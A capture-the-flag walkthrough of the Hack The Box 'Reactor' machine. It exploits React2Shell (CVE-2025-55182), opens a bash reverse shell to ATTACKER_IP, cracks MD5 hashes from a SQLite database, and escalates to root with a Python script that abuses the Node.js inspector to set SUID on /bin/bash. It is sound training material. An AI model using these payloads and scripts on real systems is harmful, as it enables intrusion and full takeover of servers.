



HACKTHEBOX



Reactor

23rd July 2026

Prepared By: dotguy

Machine Author: tejas3008

Difficulty: **Easy**

Synopsis

Reactor is an easy-difficulty Linux machine built around a **ReactorWatch** nuclear-monitoring dashboard, a **Next.js 15.0.3** / **React 19.0.0** application exposed on port **3000**. The stack is vulnerable to **CVE-2025-55182**, better known as **React2Shell**, an unsafe-deserialization flaw in React Server Components that grants unauthenticated remote code execution. Using a public proof-of-concept, we obtain a foothold as the low-privileged **node** service account. From there, we enumerate the application directory, recover a **SQLite** database containing user records, and crack an **MD5** password hash to obtain valid SSH credentials for the **engineer** user. Privilege escalation abuses a root-owned monitoring service that was launched with the Node.js **--inspect** debugger flag bound to a local port. By tunnelling to that debug port and driving it through the V8 inspector protocol, we execute code as **root** and escalate to a full root shell.

Skills Required

- Linux Fundamentals
- Web Application Security

Skills Learned

- Exploiting CVE-2025-55182

- SQLite Enumeration
- Abusing Node.js Inspector

Enumeration

Nmap

We start with an `Nmap` scan to identify the open ports and the services listening on the remote host.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.245.178 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.245.178
<SNIP>
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_  256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp  open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: Next.js
|     Content-Type: text/html; charset=utf-8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The scan reveals only two open ports. `SSH` is available on port `22`, and a web application is listening on port `3000`. Although `Nmap` could not immediately classify the service on port `3000`, the response fingerprint is very informative. The `X-Powered-By: Next.js` header tells us that the application is built on the `Next.js` React framework.

HTTP

Before browsing the site, we add an entry for `reactor.htb` to our `/etc/hosts` file so the hostname resolves to the target's IP address.

```
$ echo "10.129.245.178 reactor.htb" | sudo tee -a /etc/hosts
```

Visiting `http://reactor.htb:3000` in a browser loads a nuclear reactor monitoring dashboard branded as `ReactorWatch`. The page presents a core-status visualization with pulsing rings, live reactor metrics such as temperature, pressure, coolant flow and turbine output, a system-log panel, and an on-site personnel list.



Running the [Wappalyzer extension](#) against the page confirms the technology stack we suspected from the `Nmap` fingerprint, identifying both `Next.js` and `React`.

Since the application is a recent `Next.js` build, we look into the latest publicly disclosed vulnerabilities affecting the framework. This search leads us to [CVE-2025-55182](#), also known as `React2Shell`, a critical vulnerability disclosed in late 2025. It is a maximum-severity (CVSS 10.0) unauthenticated remote code execution flaw affecting React Server Components. The issue stems from unsafe deserialization in the React Server Components "Flight" protocol, which allows an attacker to execute arbitrary code on the server by sending specially crafted `HTTP` requests.

The vulnerability affects `React` versions `19.0.0`, `19.1.0`, `19.1.1` and `19.2.0`, together with `Next.js` `15.x` and `16.x` applications that use the `App Router`, since the `App Router` is what exposes the vulnerable React Server Components endpoints. Given that our target advertises itself as a `Next.js` application of exactly this generation, it is well worth testing whether it is exploitable.

Foothold

Since `React2Shell` was widely publicized, several proof-of-concept exploits are available on [GitHub](#). We can use [this PoC](#) to confirm if the target is vulnerable.

```
# Clone a React2Shell exploit
$ git clone https://github.com/surajhacx/react2shellpoc.git
$ cd react2shellpoc
```

The exploit crafts a malicious serialized payload and delivers it to the vulnerable React Server Components endpoint, forcing the server to deserialize and execute our command. Running the `id` command is a safe way to prove code execution and reveal the user context under which the application runs.

```
# Run the exploit to verify RCE
$ python3 exploit.py -t http://10.129.245.214:3000 -c "id"
<SNIP>
[*] EXPLOITATION PARAMETERS
```

```

*****
TARGET   : http://10.129.245.214:3000
PAYLOAD  : id
*****

[*] Initiating exploitation sequence...
[*] Establishing connection to target...
[+] EXPLOITATION SUCCESSFUL
*****

► uid=999(node) gid=988(node) groups=988(node)
*****

```

The output confirms that we have code execution as the `node` service account, which is the unprivileged user that runs the web application. With the vulnerability verified, we can upgrade this single-command execution into an interactive reverse shell.

We first start a `netcat` listener on our attacking machine to catch the incoming connection.

```
$ nc -lvnp 4444
```

Our reverse-shell command contains characters such as `&` and redirections that can be mangled when passed through the exploit and the shell on the target. To avoid this, let's first `base64-encode` the payload, then have the target decode and execute it, which keeps the command intact in transit.

```

# Create a base64-encoded reverse shell payload (replace ATTACKER_IP with your IP)
$ echo "bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1" | base64

# Execute the encoded payload through the exploit
$ python3 exploit.py -t http://10.129.245.214:3000 -c "echo <BASE64_PAYLOAD> | base64 -d | bash"

```

Our listener receives the connection, giving us an interactive shell as the `node` user.

```

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [ATTACKER_IP] from (UNKNOWN) [TARGET_IP] 45678

node@reactor:/opt/reactor-app$ id
uid=999(node) gid=988(node) groups=988(node)

```

Let's upgrade to a proper `TTY` shell.

```

script /dev/null -c bash
export TERM=xterm
ctrl+z
stty raw -echo; fg

```

Lateral Movement

Now that we have a foothold as `node`, we explore the application directory at `/opt/reactor-app`, since applications frequently store configuration files and credentials alongside their source code.

```
node@reactor:/opt/reactor-app$ ls -la
total 52
drwxr-xr-x  5 node node  4096 Dec 28 20:47 .
drwxr-xr-x  3 root root  4096 Dec 28 20:45 ..
-rw-r--r--  1 node node   284 Dec 28 20:45 .env
drwxr-xr-x  4 node node  4096 Dec 28 20:47 .next
drwxr-xr-x  3 node node  4096 Dec 28 20:45 app
-rw-r--r--  1 node node   189 Dec 28 20:45 next.config.js
drwxr-xr-x 69 node node  4096 Dec 28 20:47 node_modules
-rw-r--r--  1 node node   247 Dec 28 20:45 package.json
-rw-r----- 1 node node 12288 Dec 28 21:00 reactor.db
```

The `.env` file stands out immediately, as these files typically hold sensitive runtime configuration such as database paths and API keys. Inspecting it reveals exactly that.

```
node@reactor:/opt/reactor-app$ cat .env
# ReactorWatch Configuration
# Database connection for sensor data
DB_PATH=/opt/reactor-app/reactor.db
DB_TYPE=sqlite3

# API Keys
SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k
ALERT_WEBHOOK=https://alerts.internal.reactor.htb/webhook

# Node environment
NODE_ENV=production
```

The configuration confirms that the application stores its data in a `SQLite` database located at `/opt/reactor-app/reactor.db`, which we already spotted in the directory listing.

We open the database with the `sqlite3` client and enumerate its contents. Listing the tables and dumping the `users` table exposes the stored account records.

```
node@reactor:/opt/reactor-app$ sqlite3 reactor.db

sqlite> .tables
sensor_logs  users

sqlite> SELECT * FROM users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
```

We find two users, `admin` and `engineer`, each with a password stored as an `MD5` hash. `MD5` is a fast, unsalted hashing algorithm, which makes these values good candidates for an offline dictionary attack.

Let's save both the hashes to a file and crack them with `hashcat` using mode `0` for raw `MD5` and the `rockyou.txt` wordlist.

```
$ cat hash.txt
a203b22191d744a4e70ada5c101b17b8
39d97110eafe2a9a68639812cd271e8e

$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
<SNIP>
39d97110eafe2a9a68639812cd271e8e:reactor1
```

The password hash for user `engineer` cracks and reveals that the password is `reactor1`. We can attempt to authenticate over `SSH` as user `engineer` using the obtained password.

```
$ ssh engineer@10.129.245.214
engineer@reactor.htb's password: reactor1
<SNIP>

engineer@reactor:~$ id
uid=1000(engineer) gid=1000(engineer)
groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
```

The user flag can be found in the `engineer` user's home directory.

```
engineer@reactor:~$ cat /home/engineer/user.txt
```

Privilege Escalation

Enumerating the listening sockets on the machines, we notice that port `9229` is open on localhost.

```
engineer@reactor:~$ ss -tnlp
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*
LISTEN	0	4096	127.0.0.54:53	0.0.0.0:*
LISTEN	0	511	127.0.0.1:9229	0.0.0.0:*
LISTEN	0	4096	0.0.0.0:22	0.0.0.0:*
LISTEN	0	4096	:::22	:::*
LISTEN	16	511	:::3000	:::*

Sending a plain `HTTP` request to the port does not return normal web content. Instead, the service responds that it expected a WebSocket connection.

```
engineer@reactor:~$ curl http://127.0.0.1:9229
WebSockets request was expected
```

To learn more about what is running on this port, we search the system's service definitions for any reference to `9229`.

```
engineer@reactor:~$ grep -rn 9229 /etc/systemd/system/ 2>/dev/null

/etc/systemd/system/uptime-monitor.service:8:ExecStart=/usr/bin/node --
inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
```

The output identifies the responsible unit and also reveals the exact command used to launch it. The service is a `Node.js` process that runs as `root` and executes a script `/opt/uptime-monitor/worker.js`. We can read that script to understand what the service actually does.

```
const http = require('http');
const fs = require('fs');

const TARGET_URL = 'http://127.0.0.1:3000/';
const CSV_FILE = '/var/log/uptime-monitor.csv';
const INTERVAL_MS = 30_000;
const TIMEOUT_MS = 10_000;

function csvEscape(value) {
  const s = String(value ?? '');
  return /[",\n]/.test(s) ? `"${s.replace(/"/g, '"')}"` : s;
}

function record({ status, latency, size, error }) {
  const row = [
    new Date().toISOString(),
    status ?? '',
    latency ?? '',
    size ?? '',
    error ?? '',
  ]
  .map(csvEscape)
  .join(',') + '\n';
  fs.appendFileSync(CSV_FILE, row);
}

function probe() {
  const start = process.hrtime.bigint();
  let bytes = 0;

  const req = http.get(TARGET_URL, { timeout: TIMEOUT_MS }, (res) => {
    res.on('data', (chunk) => {
      bytes += chunk.length;
    });
  });
}
```

```

});
res.on('end', () => {
  const latencyMs = Number((process.hrtime.bigint() - start) / 1_000_000n);
  record({ status: res.statusCode, latency: latencyMs, size: bytes });
});
});

req.on('error', (error) => {
  const latencyMs = Number((process.hrtime.bigint() - start) / 1_000_000n);
  record({ latency: latencyMs, error: error.code || error.message });
});

req.on('timeout', () => {
  req.destroy();
  record({ latency: TIMEOUT_MS, error: 'TIMEOUT' });
});
}

setInterval(probe, INTERVAL_MS);
probe();
console.log('uptime-monitor up, pid=' + process.pid);

```

Reading through the code, we conclude that `worker.js` is simply an uptime monitor. Every 30 seconds, it sends an `HTTP` request to the main web application on port `3000`, measures the response latency and size, and appends the result to a `csv` log file at `/var/log/uptime-monitor.csv`.

```

engineer@reactor:~$ cat /var/log/uptime-monitor.csv
timestamp,status,latency_ms,body_size,error
2026-04-27T11:41:00.765Z,200,67,17175,
2026-04-27T11:41:30.727Z,200,9,17175,
2026-04-27T12:11:30.522Z,,41,,ECONNREFUSED
2026-04-27T12:12:00.588Z,200,88,17175,
<SNIP>

```

The monitoring logic itself gives us nothing to attack. It is not interactive, and both the script and its log file are writable only by `root`. The real weakness is in how the service is started rather than in what it does. The `ExecStart` line includes the `--inspect=127.0.0.1:9229` flag, which enables the `Node.js` inspector. Researching the "`--inspect` flag node exploit" leads to [this blog](#), which explains that this flag opens a debug endpoint conceptually similar to port `9222` used by Chromium's developer tools. Anyone able to reach that debug port can attach to the running process and evaluate arbitrary `JavaScript` inside it, which in this case means executing code with `root` privileges.

The inspector exposes a WebSocket debugger endpoint identified by a unique `UUID`. To make interacting with it more convenient, we forward the local port `9229` from the target back to our own machine over `SSH`.

```
$ ssh -L 9229:127.0.0.1:9229 engineer@10.129.245.214
```


With the tunnel in place, we query the inspector's `JSON` metadata endpoint to retrieve the `UUID` and the full WebSocket debugger URL we need to connect to.

```
$ curl http://127.0.0.1:9229/json | jq
<SNIP>
[
  {
    "description": "node.js instance",
    "devtoolsFrontendUrl": "devtools://devtools/bundled/js_app.html?
experiments=true&v8only=true&ws=127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-47b6de15a900",
    "devtoolsFrontendUrlCompat": "devtools://devtools/bundled/inspector.html?
experiments=true&v8only=true&ws=127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-47b6de15a900",
    "faviconUrl": "https://nodejs.org/static/images/favicons/favicon.ico",
    "id": "aca9cd06-16d6-46d6-8d95-47b6de15a900",
    "title": "/opt/uptime-monitor/worker.js",
    "type": "node",
    "url": "file:///opt/uptime-monitor/worker.js",
    "websocketDebuggerUrl": "ws://127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-47b6de15a900"
  }
]
```

The URL we need is `ws://127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-47b6de15a900`. We now write a short `Python` script that connects to this WebSocket endpoint and uses the inspector's `Runtime.evaluate` method to run `JavaScript` inside the debugged process. Our expression loads Node's `child_process` module and executes the `id` command, which lets us confirm the privilege level we obtain.

```
# exploit.py
import json, sys, websocket

ws = websocket.create_connection(sys.argv[1])
ws.send(json.dumps({
    "id": 1,
    "method": "Runtime.evaluate",
    "params": {
        "expression":
"process.mainModule.require('child_process').execSync('id').toString()"
    }
}))
print(ws.recv())
```

Running the script against the debugger URL confirms that our command executes in the context of the `root` user.

```
$ python3 exploit.py "ws://127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-47b6de15a900"

{"id":1,"result":{"result":{"type":"string","value":"uid=0(root) gid=0(root)
groups=0(root)\n"}}}
```

Rather than spawning a shell over the WebSocket directly, we set the SUID bit on `/bin/bash`, which allows any user to later launch a `root` shell from it. We simply change the executed command in our script from `id` to `chmod u+s /bin/bash`.

```
# exploit.py
import json, sys, websocket

ws = websocket.create_connection(sys.argv[1])
ws.send(json.dumps({
    "id": 1,
    "method": "Runtime.evaluate",
    "params": {
        "expression": "process.mainModule.require('child_process').execSync('chmod u+s /bin/bash').toString()"
    }
}))
print(ws.recv())
```

Running the modified script executes the `chmod` as `root` and returns an empty result string, indicating that the command completed without error.

```
$ python3 exploit.py "ws://127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-47b6de15a900"

{"id":1,"result":{"result":{"type":"string","value":""}}}
```

Now that `/bin/bash` carries the SUID bit, we launch it with the `-p` flag, which preserves the effective user ID and drops us into a `root` shell.

```
engineer@reactor:~$ /bin/bash -p
bash-5.2# id
uid=1000(engineer) gid=1000(engineer) euid=0(root)
groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
```

The root flag can be found at `/root/root.txt`.

```
bash-5.2# cat /root/root.txt
```